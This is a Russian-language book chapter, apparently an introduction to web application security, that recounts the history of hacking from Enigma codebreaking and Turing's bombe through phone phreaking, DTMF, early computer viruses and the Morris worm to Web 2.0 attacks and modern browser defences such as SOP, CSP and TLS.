Я не ставил себе цели написать исчерпывающий обзор, поэтому в этой главе будет краткое описание переломных исторических событий, а отсчет мы начнем с 1930-х. Давайте же посмотрим, какие события привели к современной расстановке сил между хакерами и инженерами.

«Энигма», 1930-е

Показанная на рис. 1.1 электромеханическая роторная машина *«Энигма»* использовалась для шифрования и расшифровки текстовых сообщений, отправляемых по радио. Это устройство немецкого производства появилось во время Второй мировой войны и стало важным технологическим достижением.

Устройство напоминало большую механическую пишущую машинку. При каждом нажатии клавиши роторы перемещались и записывали на первый взгляд случайный символ, который передавался на все ближайшие «Энигмы». На самом деле символы не были случайными, а определялись вращением ротора и параметрами конфигурации, которые можно было изменить в любой момент. Читать или расшифровывать отправленные сообщения могла только «Энигма» с идентичной конфигурацией. Именно это ценное свойство позволяло избежать перехвата важных сообщений.

Сейчас уже невозможно сказать, кто конкретно изобрел механизм шифрования на основе роторов, но популяризовала эту технологию немецкая компания Chiffriermaschinen AG, которой управляли два человека. В 1920-х годах представители этой компании путешествовали по Германии, демонстрируя технологию, в результате чего в 1928 году ее взяли на вооружение немецкие военные для обеспечения безопасности передачи сверхсекретных сообщений.

Рис. 1.1. Шифровальная машина «Энигма»

Предотвращение перехвата передаваемых на дальние расстояния сообщений стало достижением, которое раньше невозможно было даже представить. Перехват сообщений до сих пор остается популярной у хакеров техникой, которую называют *атакой посредника* (man-in-the-middle attack). И для защиты от таких атак современное ПО использует методы, аналогичные (хотя и гораздо более мощные) тем, которые использовались сто лет назад машинами «Энигма».

Для своего времени эта машина была впечатляющим технологическим достижением, хотя и не лишенным недостатков. Для перехвата и дешифровки сообщений требовалась «Энигма» с такой же конфигурацией, как и у отправителя. Поэтому один раскрытый журнал конфигурации (или в современных терминах *закрытый ключ* (private key)) мог вывести из строя всю сеть этих машин.

Для борьбы с этим все группы, отправляющие сообщения через «Энигму», регулярно меняли конфигурацию машин. Перенастройка занимала много времени. Во-первых, обмен журналами конфигурации происходил только лично, поскольку безопасных способов удаленного обмена данными еще не существовало. Для пары машин с двумя операторами это было нетрудно сделать. Но для более

крупной сети требовалось несколько курьеров, что увеличивало вероятность кражи журнала конфигурации или, например, его продажи.

Вторая проблема с передачей записей конфигурации заключалась в том, что перенастройка «Энигмы» проводилась вручную. И для этого требовался специально обученный сотрудник. Программного обеспечения в те времена еще не было, и корректировка конфигурации означала вмешательство в аппаратную часть, сводясь к изменению физической компоновки и проводки коммутационной панели. Настройщик должен был разбираться в электронике, а таких специалистов в начале 1900-х годов было крайне мало.

Сложность и длительность процесса перенастройки привела к тому, что обновления обычно производились раз в месяц. И только для особо важных линий связи это делалось ежедневно. Это означало, что перехват или утечка журнала конфигурации давали злоумышленникам — «хакерам» прошлого — доступ ко всем передачам до конца месяца.

Для машин «Энигма» использовался алгоритм, известный как симметричное шифрование. В этом случае для шифрования и дешифровки служит один и тот же криптографический ключ. Такая схема шифрования до сих пор применяется в ПО для защиты данных при передаче (между отправителем и получателем), но в классическую схему, ставшую популярной благодаря машинам «Энигма», уже внесено множество улучшений.

ПО позволяет создавать намного более сложные ключи. Современные алгоритмы генерации создают ключи, подбор которых методом перебора всех возможных комбинаций (*атака «грубой силой»*) на самом мощном современном оборудовании может занять более миллиона лет. Кроме того, в отличие от перенастройки конфигурации машин «Энигма», программные ключи можно быстро менять.

Ключи могут пересоздаваться при каждом входе пользователя в систему, при каждом сетевом запросе или через определенный интервал времени. В результате при использовании такого типа шифрования в софте утечка ключа дает доступ к одному сетевому запросу или, в худшем случае, если ключ заново генерируется при входе в систему, доступ к сеансу появляется на несколько часов.

Если углубиться в историю современной криптографии, мы в итоге дойдем до 1930-х годов и Второй мировой войны. Можно с уверенностью утверждать, что машина «Энигма» стала важной вехой в обеспечении безопасности удаленной связи. Соответственно, именно ее можно считать отправной точкой для развития такой дисциплины, как защита программного обеспечения.

Это технологическое достижение породило и тех, кого сейчас называют хакерами. Ведь именно появление у стран гитлеровской коалиции машины «Энигма» заставило силы союзников разрабатывать методы взлома шифров. Генерал армии Дуайт Дэвид Эйзенхауэр говорил, что это необходимо для победы над нацистами.

В сентябре 1932 года польскому математику Мариану Реевскому (Marian Rejewski) предоставили украденную «Энигму». В октябре 1932 года французский шпион Ганс-Тило Шмидт (Hans-Thilo Schmidt) смог передать ему действующие конфигурации, что дало Реевскому возможность перехватывать сообщения и позволило начать анализ шифрования машины.

Мариан пытался определить как механический, так и математический принципы работы машины. Он хотел понять, как конкретная конфигурация аппаратного обеспечения приводит к выводу зашифрованного сообщения.

Попытки дешифровки базировались на ряде теорий относительно того, как определенная конфигурация машины влияет на результат вывода. Анализируя закономерности в зашифрованных сообщениях и выдвигая теории, основывающиеся на механическом устройстве «Энигмы», Реевский и его коллеги Ежи Ружицкий (Jerzy Różycki) и Генрих Зыгальский (Henryk Zygalski) в конечном итоге смогли понять принцип ее работы. Поняв порядок и положение роторов, а также схему соединений на коммутационной панели, команда смогла эмпирически определить соответствие между конфигурациями и шаблонами шифрования. Они смогли с приемлемой точностью перенастроить плату и после нескольких попыток приступить к считыванию зашифрованной радиопередачи. К 1933 году команда ежедневно перехватывала и расшифровывала сообщения, передаваемые «Энигмами».

Подобно современным хакерам, команда Реевского перехватывала поток данных и путем перестраивания схемы шифрования получала доступ к чужим ценным данным. Именно поэтому я считаю Мариана Реевского и его команду одними из первых хакеров.

После этого Германия начала наращивать сложность шифрования для машин «Энигма». Для этого постепенно увеличивали число роторов, осуществляющих шифрование. В конце концов, процесс перестраивания конфигурации стал слишком трудоемким, и команда Реевского не могла осуществить его за разумное время. Эта противомера отлично демонстрирует отношения, которые складываются между хакерами и теми, кто пытается им помешать.

Такие отношения продолжаются и по сей день, потому что изобретательные хакеры постоянно совершенствуют методы взлома программных систем. А по

другую сторону хорошо подготовленные инженеры постоянно разрабатывают новые методы защиты.

Автоматизированный взлом шифра «Энигмы», 1940-е

Английский математик Алан Тьюринг (Alan Turing) наиболее известен благодаря разработке теста, известного сегодня как «тест Тьюринга». Тест предназначался для оценки сложности машинных диалогов и для установления их отличий от разговоров с реальными людьми. В сфере искусственного интеллекта (ИИ) этот тест часто считается одним из ключевых принципов.

Наибольшую известность Алан Тьюринг приобрел за свои работы, связанные с ИИ, но при этом он также был пионером в области криптографии и автоматизации. Перед Второй мировой войной и во время нее исследования Тьюринга были сосредоточены в первую очередь на криптографии. С сентября 1938 года он по совместительству работал в Правительственной школе кодирования и шифрования (Government Code and Cypher School, GC&CS). Это одновременно научно-исследовательский институт и разведывательное управление, которое финансировалось британской армией и располагалось в особняке Блетчли-парк в Англии.

Исследования Тьюринга в основном были связаны с анализом машин «Энигма». В Блетчли-парке он занимался этим под руководством Дилли Нокса (Dilly Knox), который в то время уже был опытным криптографом.

Как и польские математики до них, Тьюринг и Нокс хотели найти способ взломать (ставший значительно более мощным) шифр немецких «Энигм». Благодаря сотрудничеству с Польским бюро шифров (Polish Cipher Bureau) они получили доступ ко всем проведенным десятью годами ранее исследованиям группы Реевского. Это означает, что к тому моменту они хорошо разобрались, как работала «Энигма». Они понимали взаимосвязь между роторами и электрической схемой и знали, как конфигурация устройства связана с шифрованием передаваемых сообщений (рис. 1.2).

Группа Реевского смогла обнаружить в шифровании закономерности, позволившие логически определять конфигурацию «Энигм». Но это решение было невозможно масштабировать на увеличившееся в десять раз количество роторов. За время перебора всех возможных комбинаций успевала выйти новая версия конфигурации. Поэтому перед Тьюрингом и Ноксом стояла задача найти решение, допускающее масштабирование. Фактически им требовался универсальный, а не узкоспециализированный метод.

Рис. 1.2. Пара роторов, использовавшаяся для калибровки конфигурации передачи машин «Энигма», аналоговый эквивалент изменений первичного ключа цифрового шифра

Появление «бомбы»

Криптологическая бомба (рис. 1.3) представляла собой механическое устройство с электрическим приводом, которое пыталось автоматически реконструировать положение роторов в «Энигме», анализируя отправленные этой машиной сообщения.



Рис. 1.3. Одна из первых «бомб» из Блетчли-парка, использовавшаяся во время Второй мировой войны (обратите внимание, сколько рядов роторов применялось для быстрого определения конфигураций «Энигм»)

Первая криптологическая бомба была создана поляками в попытках автоматизировать разработки Реевского. К сожалению, эти устройства определяли конфигурации не всех «Энигм»: например, они были неэффективны против машин с более чем тремя роторами. Масштабировать бомбы на «Энигмы» с более сложной конструкцией не получилось, и в конечном итоге поляки вернулись к ручным методам расшифровки перехватываемых сообщений в военное время.

По мнению Алана Тьюринга, оригинальные машины не справились с задачей, потому что не были универсальными. Создание машины, способной определить конфигурацию «Энигмы» при любом количестве роторов, он начал с простого допущения: чтобы правильно разработать алгоритм дешифровки, нужно знать слово или фразу из зашифрованного сообщения и его позицию внутри сообщения.

К счастью, немецкие военные общались между собой. У немецких военных были приняты очень строгие правила коммуникации. В частности, каждый день машины «Энигма» рассылали подробный региональный прогноз погоды. Благодаря этому все подразделения были в курсе погодных условий. Немцы не догадывались, что группа Тьюринга использует эти прогнозы как отправную точку для обратного проектирования.

Знание входных данных (прогноза погоды), отправляемых с помощью «Энигмы», значительно упростило алгоритмическое определение актуальных настроек этой машины. Полученную таким способом информацию Тьюринг использовал для разработки дешифровальной машины, работа которой не зависела от количества соединений на коммутационной панели «Энигмы».

Тьюринг попросил выделить средства на создание бомбы, позволяющей точно определять конфигурацию «Энигмы», необходимую для перехвата и чтения зашифрованных сообщений. Как только бюджет был утвержден, Тьюринг сконструировал бомбу, 108 барабанов которой вращались со скоростью 120 оборотов в минуту и позволяли проверить почти 20 000 конфигураций «Энигмы» всего за 20 минут. Это дало возможность быстро узнавать любую новую конфигурацию. Шифровальная машина «Энигма» перестала быть безопасным средством связи.

Сегодня такая стратегия обратного проектирования известна как *атака на основе открытых текстов* (known plaintext attack, KPA). Знание фрагмента зашифрованного текста значительно увеличивает эффективность алгоритма дешифровки. Подобные методы используются и современными хакерами для получения доступа к зашифрованным данным, хранящимся или используемым в программном обеспечении. Созданная Тьюрингом машина стала важной исторической вехой, ведь это был один из первых автоматизированных инструментов взлома.

Фрикинг, 1950-е

После «Энигмы» и криптографической битвы между крупными мировыми державами следующим важным событием стало широкое внедрение телефонной связи. Телефон дал обычным людям возможность быстро связываться друг с другом несмотря на расстояния. Но растущим телефонным сетям требовалась автоматизация.

В конце 1950-х годов телекоммуникационные компании, такие как AT&T, начали внедрять новые телефоны, звонок с которых автоматически направлялся на номер назначения на основе исходящих аудиосигналов. Нажатие клавиши на панели телефона вызывало звук определенной частоты, который интерпретировался на коммутаторе. Набор таких звуков преобразовывался в числа, и вызов направлялся соответствующему абоненту.

Тональный набор (tone dialing) стал важным усовершенствованием, без которого было бы невозможным функционирование крупных телефонных сетей. Он резко снизил расходы компаний, поскольку позволил обойтись без операторов, которые раньше осуществляли коммутацию вручную. Теперь хватало одного оператора, следящего за сетью на случай возникновения проблем. За время, которое раньше занимало обслуживание одного вызова, он мог управлять сотнями.

Но быстро нашлись люди, сообразившие, что системой, построенной на интерпретации звуковых сигналов, можно легко манипулировать. Воспроизводя звуки нужной частоты рядом с телефонной трубкой, можно менять функциональность устройства. Энтузиастов, экспериментировавших с этой технологией, в конечном итоге стали называть *фрикерами* (phreakers). Фактически это предшественники современных хакеров, специализировавшиеся на взломе телефонных сетей. Точное происхождение термина не установлено, но чаще всего считается, что это комбинация слов freaking («проклятый», «чертов») и phone («телефон»).

Мне более осмысленным кажется другой вариант, согласно которому основой термина послужило словосочетание audio frequency («частота звуковых колебаний»), ведь телефоны того времени использовали язык звуковых сигналов. Тем более что хронологически возникновение термина «фрикинг» практически совпадает с появлением оригинальной системы тонального набора от AT&T. До этого момента вмешаться в работу телефонной линии было гораздо труднее, потому что при каждом звонке оператор на телефонной станции вручную соединял абонентов.

Наиболее примечательным событием, связанным с фрикингом, стало открытие, что звук с частотой 2600 Гц использовался AT&T как сигнал завершения вызова. По сути, это была управляющая команда, встроенная в систему тонального

набора. Если издать звук с такой частотой, система коммутации регистрировала вызов как завершенный, хотя на самом деле он оставался открытым. Это позволяло бесплатно совершать междугородные и международные звонки.

Открытие частоты 2600 Гц часто связывают с именем подростка Джо Энгрессиа (Joe Engressia), который умел точно воспроизводить звуковые сигналы телефонной линии с помощью свиста и хвастался друзьям, демонстрируя тональный сигнал, мешающий набору номера. Некоторые считают Джо одним из первых фрикеров, хотя его открытие произошло случайно.

Позже его друг Джон Дрейпер (John Draper) обнаружил, что игрушечные свистки, которые в качестве подарка клали в коробки с хлопьями Cap'n Crunch, издавали звук с частотой 2600 Гц, и правильно применяя такой свисток, можно было совершать бесплатные звонки в любую точку мира. Эта информация быстро распространилась, и в конечном итоге появилось оборудование, позволяющее нажатием кнопки издавать звук определенной частоты.

Первое из этих устройств было известно под названием «*синий ящик*» (blue box). Оно почти идеально воспроизводило сигнал 2600 Гц, что позволяло воспользоваться уязвимостью телекоммуникационных систем для совершения бесплатных звонков. И это было только начало. Более поздние поколения фрикеров вмешивались в работу таксофонов, предотвращали выставление счетов за телефонную связь, имитировали сигналы военной связи и даже умели подделывать идентификатор вызывающего абонента.

Фактически архитекторы первых телефонных сетей учитывали только поведение обычных, законопослушных людей и их намерения общаться. В современном программном обеспечении такой подход называется проектированием по оптимистичному сценарию. Это привело к фатальной уязвимости, но послужило важным уроком, который актуален и сегодня: при проектировании сложных систем следует всегда исходить из наихудшего сценария.

В конце концов, знание слабых мест системы тонального набора привело к выделению бюджетов на разработку мер противодействия фрикерам, направленных на защиту доходов телекоммуникационных компаний и увеличение надежности телефонной связи.

Метод борьбы с фрикингом, 1960-е

В 1960-х годах появилась новая технология набора телефонных номеров, известная как двухтональный многочастотный аналоговый сигнал (dual-tone multifrequency signaling, DTMF). Это была разработка компании Bell Systems,

запатентованная и ставшая известной как Touch Tones. Она привязана к расположению кнопок телефона в виде трех столбцов и четырех рядов. Нажатие каждой кнопки приводит к подаче двух сигналов с разными частотами, а не одного, как в оригинальных системах тонального набора.

Вот таблица двухтональных сигналов с указанием используемых частот, соответствующих клавишам телефона:

1	2	3	(697 Гц)
4	5	6	(770 Гц)
7	8	9	(852 Гц)
*	0	#	(941 Гц)
(1209 Гц)	(1336 Гц)	(1477 Гц)	

Развитие технологии DTMF в значительной степени было связано с легкостью обратного проектирования систем тонального набора, чем и пользовались фрикеры. Разработчики из Bell Systems полагали, что благодаря системе DTMF, использующей два тона одновременно, злоумышленникам будет намного сложнее получить к ней доступ.

Двухтональный сигнал уже нельзя было легко воспроизвести человеческим голосом или свистком, что делало новую технологию более надежной. Это яркий пример успешной разработки средства обеспечения безопасности и противодействия фрикерам — хакерам той эпохи.

Механика генерации звуков DTMF проста. За каждой клавишей находится переключатель, заставляющий встроенный динамик испускать два сигнала: частота первого зависит от строки, в которой находится клавиша, а частота второго — от столбца. Именно поэтому сигнал и называется *двухтональным*.

Международный союз электросвязи (International Telecommunication Union, ITU) принял DTMF в качестве стандарта, а позже эту технологию начали применять не только в телефонии, но и в кабельном телевидении (для определения времени перерыва на рекламу).

Технология DTMF наглядно демонстрирует, что при правильном планировании на этапе разработки систему можно построить таким образом, что ее взлом будет затруднен. Разумеется, сигналы DTMF также поддаются декодированию, но для этого нужно приложить значительно больше усилий. Со временем коммутационные центры перешли с аналогового на цифровой ввод, что практически уничтожило такое явление, как фрикинг.

Начало компьютерного взлома, 1980-е

В 1976 году компания Apple выпустила персональный компьютер Apple 1. По сути, это была укомплектованная системная плата, к которой нужно было докупать и подключать корпус, источник питания, клавиатуру и монитор. Было произведено и продано всего несколько сотен таких устройств.

В 1982 году компания Commodore International выпустила Commodore 64 — персональный компьютер, которым сразу можно было пользоваться. Он поставлялся с собственной клавиатурой, имел встроенную поддержку звука и даже умел работать с многоцветными дисплеями.

До начала 1990-х продажи компьютера Commodore 64 доходили до 500 000 штук в месяц. Позже эта цифра начала ежегодно расти, и вскоре компьютеры стали обычным инструментом как в бизнесе, так и в быту, взяв на себя множество рутинных задач, в том числе управление финансами, бухгалтерский учет и продажи.

В 1983 году американский специалист в области информатики Фред Коэн (Fred Cohen) создал первый компьютерный вирус. Этот вирус умел копировать сам себя и легко передавался с одного ПК на другой через дискеты. Он был встроен в обычную программу и замаскирован от всех, у кого не было доступа к ее исходному коду. Позже Коэн стал одним из первых специалистов по безопасности программного обеспечения, показав, что не существует алгоритма, способного обнаружить все возможные компьютерные вирусы.

В 1988 году аспирант факультета вычислительной техники Корнеллского университета Роберт Моррис (Robert Morris) создал вирус, заразивший множество компьютеров по всей стране. Вирус приобрел известность как *червь Морриса* (Morris Worm), а сам термин «червь» стали использовать для обозначения самовоспроизводящегося компьютерного вируса. В первый же день своего выпуска червь Морриса заразил примерно 15 000 подключенных к сети компьютеров.

Впервые в истории правительство США задумалось о необходимости официальных предписаний для подобных случаев. Счетная палата оценила ущерб от червя в 10 миллионов долларов. Морриса приговорили к трем годам условно, 400 часам общественных работ и штрафу в 10 050 долларов. Он стал первым хакером, осужденным в Соединенных Штатах.

В наши дни большинство хакеров вместо вирусов, заражающих операционные системы, создает вирусы, нацеленные на веб-браузеры. Современные браузеры предоставляют чрезвычайно надежный механизм обеспечения безопасности программ. Веб-сайт не может запустить исполняемый код (направленный против операционной системы хоста) вне браузера без явного разрешения пользователя.

Хотя атаки современных хакеров в первую очередь нацелены на пользовательские данные, к которым можно получить доступ через браузер, у них есть много общего с атаками, нацеленными на операционные системы. Это такие вещи, как масштабируемость (возможность переходить от одного пользователя к другому) и маскировка (скрытие вредоносного кода внутри обычной программы).

В современных условиях масштабирование атак происходит через электронную почту, социальные сети или мессенджеры. Некоторые хакеры даже создают законные сети для продвижения одного вредоносного сайта.

За безобидно выглядящим интерфейсом может скрываться вредоносный код. Для фишинга (кражи конфиденциальных данных пользователей) создаются страницы, которые выглядят как реальные социальные сети или сайты банков. Подключаемые модули для браузера (плагины) часто ловят на краже данных, а иногда хакеры находят способы запустить свой код на чужих сайтах.

Расцвет Всемирной паутины, 2000-е

Всемирная паутина (the World Wide Web, WWW) появилась в 1990-х, но ее популярность начала стремительно расти в начале 2000-х.

В 1990-х годах интернет использовался в основном как способ обмена документами, написанными на HTML. Веб-сайты не особо обращали внимание на UI, и очень немногие из них разрешали пользователям отправлять обратно на сервер какие-либо данные, чтобы изменить работу сайта. На рис. 1.4 показан сайт компании Apple.com в 1997 году.

Начало 2000-х ознаменовало для интернета новую эру. Веб-сайты начали сохранять пользовательские данные и даже менять функциональность на основе пользовательского ввода. Эта ключевая разработка получила название *Web 2.0*. Сайты Web 2.0 разрешали пользователям взаимодействовать друг с другом, отправляя данные на сервер по протоколу HTTP, где они сохранялись и по запросу предоставлялись другим пользователям.

Новая идеология создания сайтов породила социальные сети в том виде, в каком мы их знаем сегодня. Методика Web 2.0 сделала возможным появление блогов, редактируемых страниц вики, сайтов обмена мультимедиа и многого другого.

Такое радикальное изменение сетевой идеологии превратило интернет из места обмена документами в платформу распространения приложений. На рис. 1.5 показан онлайн-магазин Apple.com образца 2007 года. Обратите внимание на ссылку Account в верхнем правом углу, означающую, что сайт поддерживает

учетные записи пользователей и сохранение их данных. Ссылка на учетную запись существовала и в предыдущих версиях веб-сайта Apple в 2000-х годах, но она находилась внизу и только в 2007 году была передвинута в верхний правый угол интерфейса. Возможно, изначально это была экспериментальная или малоиспользуемая функция.

Огромный сдвиг в проектировании архитектуры сайтов изменил и способы атак на веб-приложения. К этому моменту уже прилагались серьезные усилия для защиты серверов и сетей — двух основных целей хакерских атак в последнее десятилетие. С появлением сайтов, напоминающих приложения, идеальной мишенью для хакеров стали пользователи.

Рис. 1.4. Сайт Apple.com в июле 1997 года был исключительно информационным. Пользователи не имели возможности регистрироваться, входить в систему, комментировать или сохранять какие-либо данные после завершения сеанса



Рис. 1.5. В октябре 2007 года на сайте Apple.com появился интернет-магазин

Для этого появились все условия. Прошло еще немного времени, и пользователи смогли через интернет осуществлять множество важных операций. Военная связь, банковские переводы и многое другое в конечном итоге стали осуществляться через веб-приложения (сайты, функционирующие как десктопные приложения). К сожалению, в то время пользователей практически не защищали от нацеленных на них атак. Кроме того, было мало информации о методах взлома и механизмах работы интернета. Мало кто из пользователей Сети в 2000-х имел представление о технологиях, благодаря которым все работает.

В начале 2000-х широкое освещение получили первые DoS-атаки (denial of service, «отказ в обслуживании»), остановившие работу Yahoo!, Amazon, eBay и других популярных сайтов. В 2002 году уязвимость в плагине ActiveX от Microsoft позволила вредоносному сайту инициировать удаленную загрузку и скачивание файлов. К середине 2000-х начались регулярные кражи учетных

данных через «фишинговые» сайты. Никаких средств контроля для защиты пользователей от таких сайтов тогда не существовало.

В сети широко применялся межсайтовый скриптинг (Cross-Site Scripting, XSS), запускавший вредоносный код в сеансе браузера пользователя внутри обычного сайта, поскольку производители браузеров еще не создали защиты от таких атак. Многие попытки взлома 2000-х годов были результатом того, что технологии, обеспечивающие функционирование сети, изначально разрабатывались с прицелом на одного пользователя (владельца сайта). И как только появились системы, позволяющие пользовательский обмен данными, они показали свою несостоятельность.

Современные хакеры, после 2015-го

Хакеров прошлого мы вспомнили, чтобы заложить фундамент для восприятия дальнейшего материала.

История разработки машин «Энигма» и их взлома, произошедшая в 1930-х годах, демонстрирует важность обеспечения безопасности и то, как далеко готовы зайти желающие взломать систему.

Уже в 1940-х начались попытки автоматизации систем безопасности. Рассмотренный случай был логическим продолжением битвы между атакующими и защитниками. Технология машин «Энигма» настолько усовершенствовалась, что методы ручного криптоанализа уже не позволяли взломать ее за разумное количество времени. И для обхода этого ограничения Алан Тьюринг обратился к автоматизации.

Опыт 1950-х и 1960-х показал, как много общего у хакеров и «мастеров на все руки». Стало понятно, что технология, разработанная без учета злонамеренных пользователей, в конечном итоге будет взломана. При разработке масштабируемых технологий, предназначенных для широкой пользовательской базы, всегда следует исходить из наихудшего сценария.

В 1980-х начали набирать популярность персональные компьютеры. Примерно в это же время появились те хакеры, которых мы знаем сегодня. Они использовали возможности программного обеспечения, маскируя вирусы внутри обычных приложений и распространяя их через сети.

Затем в нашу жизнь вошла Всемирная паутина, которая после разработки Web 2.0 превратилась в средство обмена приложениями вместо документов. В результате появились новые варианты эксплойтов, связанные уже не столько

с сетями и серверами, сколько с пользователями. Это продолжается до сих пор, поскольку большинство хакеров предпочитает атаковать не ПО для компьютеров или операционные системы, а веб-приложения через браузеры.

В 2019 году, когда я начал писать эту книгу, в сети находились уже тысячи вебсайтов компаний с оборотом в миллионы и миллиарды долларов. Для многих из них сайт был источником прибыли. Вам, скорее всего, известны такие сайты, как Google, Facebook, Yahoo!, Reddit, Twitter и т. п.

Показанный на рис. 1.6 видеохостинг YouTube позволяет пользователям взаимодействовать и друг с другом, и с самим приложением. Там поддерживаются комментарии, загрузка видео и изображений. При всех этих операциях можно выбирать уровень доступа, определяя, кому будет виден загружаемый контент. Большая часть размещенных данных остается неизменной, но есть и меняющаяся функциональность, причем сведения об изменениях поступают практически в режиме реального времени (посредством уведомлений). Значительная часть важной функциональности перенесена на сторону клиента (в браузер), а не находится на сервере.

Некоторые компании-разработчики программного обеспечения для ПК пытаются перенести свою линейку продуктов в интернет в так называемое *облако* (clouds), которое представляет собой всего лишь сложную сеть серверов. Например, это межплатформенные приложения Adobe Creative Cloud, предлагаемые по подписке и дающие доступ через интернет к Photoshop и другим инструментам компании. Или Microsoft Office, который теперь предоставляет редакторы Word и Excel в виде веб-приложений.



Рис. 1.6. В настоящее время принадлежащий компании Google сайт YouTube.com — отличный пример сайта, созданного по методике Web 2.0

В современные приложения вкладывается много денег, а значит, ставки сейчас выше, чем когда бы то ни было. Приложения созрели для эксплойтов, которые стали крайне выгодным делом.

Наступило плодотворное время как для хакеров, так и для инженеров, работающих над системами безопасности. Деятельность и тех и других пользуется большим спросом, причем по обе стороны закона.

За 10 лет значительно усовершенствовались браузеры. В них появилось множество новых элементов защиты. Улучшились и сетевые протоколы, которыми мы пользуемся для доступа в интернет.

Современные браузеры предлагают надежную изоляцию для страниц разных сайтов в соответствии с правилом ограничения домена, которое еще называют *принципом одинакового источника* (Same Origin Policy, SOP). Согласно этому принципу, веб-сайт A не может быть доступен сайту B, даже если оба открыты в браузере одновременно или один встроен в другой с помощью тега iframe.

Появилась у браузеров и новая настройка безопасности, известная как *Политика безопасного контента* (Content Security Policy, CSP). Она позволяет разработчику сайта выбирать уровень безопасности: например, указывать, нужно ли выполнять встроенные функции inline (в HTML). Это дает дополнительную защиту приложения от распространенных угроз.

Основной протокол пересылки веб-трафика HTTP также улучшился с точки зрения безопасности. К нему были добавлены такие криптографические протоколы, как SSL и TLS, обеспечивающие обязательное шифрование любых передаваемых по сети данных. Это затрудняет взломы типа «атака посредника».

Все эти усовершенствования в области безопасности браузеров привели к тому, что многие из хакеров сегодня предпочитают атаковать логическую структуру веб-приложений. Взломать сайт, воспользовавшись ошибками в коде приложения, намного проще, чем взломать браузер. К счастью для хакеров, сейчас веб-приложения стали намного больше и сложнее.

Популярные приложения часто имеют сотни зависимостей с открытым исходным кодом, интеграцию с другими сайтами и несколько баз данных различных типов, а также обслуживаются разными веб-серверами. Именно они взламываются чаще всего. И именно они в основном будут рассматриваться в этой книге.

Подводя итоги, можно сказать, что современные веб-приложения размером и сложностью намного превосходят своих предшественников, что позволяет осуществлять взлом, используя логические ошибки в их коде. Зачастую эти

ошибки возникают как побочный эффект расширенного взаимодействия с пользователем.

Еще десять лет назад большую часть своего времени хакеры уделяли взлому серверов, сетей и браузеров. Современный хакер предпочтет взламывать веб-приложения, используя уязвимости в их коде.

Итоги

История защиты ПО и пытающихся обойти эту защиту хакеров насчитывает как минимум сто лет. Проектирование современных приложений и обеспечение их безопасности основано на уроках прошлого, хотя прежде хакеры атаковали приложения иначе. Как только приложения какого-то типа становятся более защищенными, хакеры переходят на новые развивающиеся технологии, зачастую не имеющие встроенных средств контроля безопасности такого же уровня. Ведь разработка и внедрение этих средств ведется исключительно методом проб и ошибок.

